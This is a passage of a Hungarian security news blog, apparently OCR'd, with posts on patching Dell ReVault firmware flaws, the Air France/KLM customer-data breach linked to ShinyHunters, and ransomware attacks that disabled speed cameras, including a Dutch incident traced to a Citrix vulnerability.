Ez utóbbi miatt elengedhetetlenül szükséges lenne mihamarabb frissíteni, amit azonban **sokan nem tesznek meg, vagy nem tesznek meg időben.** Általánosságban is - ha bármilyen frissítésről van szó - ezeket a felhasználók jelentős része figyelmen kívül hagyja.




Erről szólt például **az egyik legnagyobb hitelminősítő, az Equifax incidense is. Bár az Apache Struts sebezhetőségre kiadott javítófolt már 2017. március 7-én megjelent, a hibajavítás elvégzése hónapokig nem történt meg.**

Az adatszivárgás során 143 millió személyes adat: elsősorban nevek, társadalombiztosítási számok, születési dátumok, címek, és bizonyos esetekben jogosítvány számok, **ezen felül pedig 209 ezer amerikai ügyfél hitelkártya adata is illetéktelen kezekbe került.**




De vissza a firmware témára, tényleg nem egy ördögtől való bonyolultságú dologra kell gondolni. Például a korszerű routerekhez már többnyire tartozik olyan mobil applikáció, ami egyébként magától is értesíthet, ha ilyen frissítés érkezik és erre figyelmeztet.

Néhány kattintással, és az eszköz automatikus újraindulásával máris el van végezve a hibajavító művelet - mindössze pár perce alatt, és különösebb hozzáértést sem kíván mindez.



A mai posztunk apropóját pedig az adja, hogy amint az a bevezetőben szerepelt, **a Dell Precision és Latitude noteszgépeiben szereplő chipben kritikus hibákat fedeztek fel, amely a gépen tárolt jelszavakat és biometrikus adatokat (Dell Unified Security Hub, USH) veszélyezteti.**

Az öt beazonosított hibát gyűjtőnéven ReVaultnak nevezték el, és érdemes mihamarabb frissíteni a javított változatra, ami már június 13-án megjelent, részleteket erről itt lehet olvasni. Sajnos olyan összevont, egy helyen listázott és az eszközök széles körét összefoglaló globális firmware frissítés figyelő weboldal nem igen van, így marad egyedileg a biztonsági hírek figyelése.



A frissítésre többféle lehetőség is adott, van külön a Windows és külön a Linux alapú rendszerekhez, de **mi a most a legegyszerűbb, univerzális megoldást mutatjuk, ami bármely platformon egyszerűen végigvihető.**

Ehhez először el kell menni a Dell weboldalára (http://dell.com/support/home/hu-hu), és ott az **"Illesztőprogramok frissítése"** után be kell gépelni a noteszgép pontos típusát, majd **a "BIOS" kiválasztása után az Egyéb formátumokra** kattintva megjelenik **az .RCV kiterjesztésű (BIOS Recovery File) fájl.**

Ezt kell letölteni, és egy normál (FAT32-re formázott) USB kulcs főkönyvtárába bemásolni, majd az érintett noteszgépet újraindítva a DELL logó megjelenésénél az F12 lenyomásával be tudunk lépni a BIOS menüjébe. Itt a BIOS UPDATE-et kell kiválasztani, és az USB kulcsunkról a korábban lementett .RCV állományunkat a Flash from file segítségével ki tudjuk választani.

Fontos, hogy a gép legyen bedugva a 230-ba (nehogy menet közben az akku lemerüljön és esetleg megszakadjon a folyamat), és mindenképpen várjuk végig a teljes frissítési műveletet, ami kb. 5-10 perc alatt lezajlik. Ezek után magától újraindul a már felfrissült gépünk - és gyakorlatilag ennyi az egész, készen is vagyunk.


Szólj hozzá!

Ajánlott bejegyzések:

[Legyen már vége a banki csalásoknak]

[Az AI ahol tud, segít]

[Nem várt mellékhatás verseny]



[Egy túsztárgyaló vallomása]

[Piedone Afrikában]

[Piedone Afrikában]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


Csak érzéketlen dokumentumokat loptak el…

2025. augusztus 11. 18:21 - Csizmazia Darab István [Rambo]

Az Air France és a KLM légitársaságok kibertámadást szenvedtek el, közleményük szerint az elkövetők semmilyen érzékeny adathoz nem fértek hozzá.


A kríziskommunikáció egyik alaptétele, hogy bagatellizálni kell az esetleges veszteségek mértékét, jelentékteleníteni a negatív események lehetséges hatásait. Emiatt aztán bármilyen hivatalos közleményt olvasva **fel van adva a lecke, hogy el lehessen dönteni:** ott és akkor egy szerencsés kimenetelű kibertámadást kell elképzelni, vagy csak az ajánlott stratégiával felépített szómágiát látunk.

A mostani hírek szerint a légitársaság egy külsős platformon üzemelő ügyfélszolgálati rendszerébe sikerült ismeretleneknek behatolni, és onnan adatokat loptak el.



A cégek közös anyavállalata, az Air France-KLM Group közleményében arról tájékoztatott, hogy semmilyen érzékeny adatot, például sem jelszavakat, utazási adatokat, útlevél- vagy hitelkártya-adatokat nem loptak el, de azt viszont nem hozták nyilvánosságra, hogy pontosan milyen típusú adatok kompromittálódtak.

A bejelentésben arra is kitértek, hogy az Air France és a KLM belső rendszereit a történtek állítólag nem érintették. Az előírásoknak megfelelően értesítették a holland, illetve a francia adatvédelmi hatóságokat, közben pedig külsős szakértők bevonásával vizsgálják az incidenst.




Ami adat viszont már biztosan kikerült, azok ügyfél nevek, e-mail címek, telefonszámok, és tagsággal kapcsolatos azonosítók. Emiatt azt tanácsolják az utasaiknak, hogy fokozottan legyenek résen a jövőben érkező adathalász kísérletekkel kapcsolatban.

A hasonló esetekben gyakori, hogy az érintett cég nevével visszaélve testre szabott csalásokkal próbálkoznak a felhasználókat becsapni. **Ha bárki kéretlen üzenetet vagy telefonhívást kap, különösen, ha ekkor további személyes adatokat kérnek tőlük, legyen gyanakvóak és biztonságtudatosak.**

Az elmúlt hetekben **több nagynevű céget ért kibertámadás, például a Dior, a Qantas és az Allianz is belefutott hasonló adatlopásba**. A hivatalos közlemények sehol nem említettek konkrét gyanúsítottat, de feltételezések szerint a háttérben **a 2020. óta aktív ShinyHunters (más néven ShinyCorp vagy UNC6040) kiberbűnözői hálózat állhat, amelyik 2025. júniusában a Google Salesforce adatbázisába tört be**.

A csoport a jól bevált adathalászat mellett GitHub repók, API-kulcsok és felhőszolgáltatások sebezhetőségeit használja ki a támadásaihoz, és **az ellopott adatokat darkweb fórumokon, például RaidForums vagy BreachForums oldalain adják el.**




Vajon hány meg nem nevezett, nem biztonságos harmadik féltől származó cég birtokolja a személyes adatainkat - beleértve a pénzügyi vagy bizalmas vállalati adatainkat? Mi a felelőssége azoknak a cégeknek, akiktől az eredeti szolgáltatást vásároltuk? Na és mit szól a személyazonosításra alkalmas adatok jogosulatlan harmadik felekkel történő megosztásához a GDPR? Hát erre sajnos elég kevés autentikus választ láthattunk eleddig...

Szólj hozzá!
Címkék: klm adathalászat adatlopás felelőtlenség célzott adatszivárgás air-france ShinyHunters

Ajánlott bejegyzések:

Az egészségügyet még a ransomware is húzza



Jó munkás emberek veszélyben

A jó, a rossz, és a spanyol

Adatlopás elleni kisokos

Távoltartási végzéseket tartanak a kezükben a bűnözők

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

Gyorshajtók VS. Ransomware

2025. augusztus 19. 13:54 - Csizmazia Darab István [Rambo]

Van, amikor egy zsarolóvírus támadás mellékhatásaként bizonyos típusú közlekedési kihágásban vétkes sofőrök felsóhajthatnak, ez történt például 2017-ben Ausztráliában.

A Wannacry incidens következtében többek közt számos sebességmérő kamerát is elért a fertőzés, így Victoria államban váltak működésképtelenné az eszközök. Valószínűleg emberi hiba okozta az esetet, ami után **végül érvénytelenítették a gyorshajtási és a piroson áthajtás miatt kirótt közlekedési bírságokat, mert elvesztek az érintett felvételek.**

A kormányzati intézmények ellen egyébként elég sok támadás zajlik világszerte, és ez sokszor jár közművek, közösségi közlekedés leállásával, áramszünetekkel, és hasonlókkal - erről mondjuk Ukrajnában sokat tudnának mesélni, mint áldozatok.

MalwareHunterTeam
@malwrhunterteam · **Follow**

There is a very interesting new Rust coded ransomware (first ITW?), BlackCat.
Another one used to encrypt companies' networks.
Already seen some victims from different countries, from the second half of past November.
Also look at that UI. Back to '80s?
😂
@demonslay335 @VK_Intel

11:44 PM · Dec 8, 2021

Read the full conversation on Twitter

173 Reply Copy link to Tweet

Read 9 replies

Ausztriában is volt hasonló jellegű támadás 2022-ben, ahol a BlackCat (alias ALPHV) csoport bénította meg Karintia szövetségi tartomány állami rendszereit. **Emiatt több ezer munkaállomás volt kénytelen leállni, a hivatalos weblap**

mellett működésképtelenné vált az e-mail szolgáltatásuk, és úgy egészében a teljes adminisztráció.

Így szünetelt az akkor még nagyban tomboló COVID-19 tesztek feldolgozása, az útlevélkiadás, és itt is a közlekedési bírságok valamint egyéb hivatalos ügyek intézése. Itt már tudunk váltságdíj követelésről is, itt 5 millió dollárt jelöltek ki az elkövetők, amit a beszámolók szerint viszont nem zettek ki nekik.

Dinsdag
19 augustus 2025

LEEUWARDER COURANT

Voorpagina Net binnen Friesland Sport Economie Cultuur Opinie Podcast Lifestyle Werk Uit Puzzel

Tientallen flitspalen werken niet meer door hack bij Openbaar Ministerie


Robert Jan Speerstra · 13 augustus 2025, 15:42 · Friesland Deel dit artikel

Een fonkelnieuwe focusflitser langs de Overijsselselaan aan de zuidkant van Leeuwarden. Foto: Jacob van Essen

És akkor innen a mostani friss incidenshez, ami Hollandiában történt. Az ottani ügyészséget érte a kibertámadás, ami mind a városi, mind az autópályákon található gyorshajtást figyelő kamerák működésképtelenségét okozta.

Ezek közt x telepítésű, átlagsebesség- és mobil kihelyezhető sebességmérő kamerák is vannak, ám ezek pontos helyét nem hozták nyilvánosságra. **Azt sem lehet pontosan tudni, hogy a korábbi felvételek közül mennyi semmisülhetett**

meg, illetve hogy a működésképtelen kamerák merre találhatóak, kik lélegezhetnek fel átmenetileg. Ami viszont már tudható, hogy támadás a TheRegister cikke szerint egy Citrix sebezhetőség kihasználásával még július 17-én kezdődött.



SIGN IN / UP

The Register

PATCHES

Citrix bleeds again: This time a zero-day exploited - patch now

1

Two emergency patches issued in two weeks

Jessica Lyons Wed 25 Jun 2025 21:10 UTC

Hot on the heels of patching a critical bug in Citrix-owned Netscaler ADC and NetScaler Gateway that one security researcher dubbed "CitrixBleed 2," the embattled networking device vendor today issued an emergency patch for yet another super-serious flaw in the same products — but not before criminals found and exploited it as a zero-day.

This new critical vulnerability, tracked as CVE-2025-6543, received a 9.2 severity score. It's a memory overflow vulnerability that can lead to unintended control flow and denial of service when the affected security appliances are configured as a gateway virtual server or an authentication, authorization, and accounting (AAA) virtual server.

It affects:

- NetScaler ADC and NetScaler Gateway 14.1 before 14.1-47.46
- NetScaler ADC and NetScaler Gateway 13.1 before 13.1-59.19
- NetScaler ADC 13.1-FIPS and NDcPP before 13.1-37.236-FIPS and NDcPP
- End-of-life NetScaler ADC and Gateway versions 12.1 and 13.0 (NetScaler ADC 12.1-FIPS is not affected)

And, according to the vendor, miscreants exploited CVE-2025-6543 as a zero-day vulnerability before Citrix fixed the flaw.

"Exploits of CVE-2025-6543 on unmitigated appliances have been observed," according to a security bulletin.

Időközben fokozatosan már **elkezdődött néhány rendszer részleges helyreállítása, elsőként a levelező rendszer állt fel,** ennek működése azonban egyelőre még nem teljes körű.

A Legfőbb Ügyészi Tanács elnökének hivatalos közleménye szerint még akár hetekig eltarthat, mire minden rendszerük visszaállhat a korábbi megszokott kerékvágásba, így emiatt az áldozatoknak, a gyanúsítottaknak és elítélteknek is késedelmes ügyintézésre kell felkészülniük.


Szólj hozzá!

Címkék: leállás hollandia kamera rendszer kormányzati sebességmérő ransomware kibertámadás doxing


Ajánlott bejegyzések:

Sör és Jaguár


Újabb rombolás brit kórházakban



A távolságot mint üveggolyót nem kapod meg



Az élet szép, de a Life360-nak vannak gondjai



Ransomware a nyomkövető rendszerben

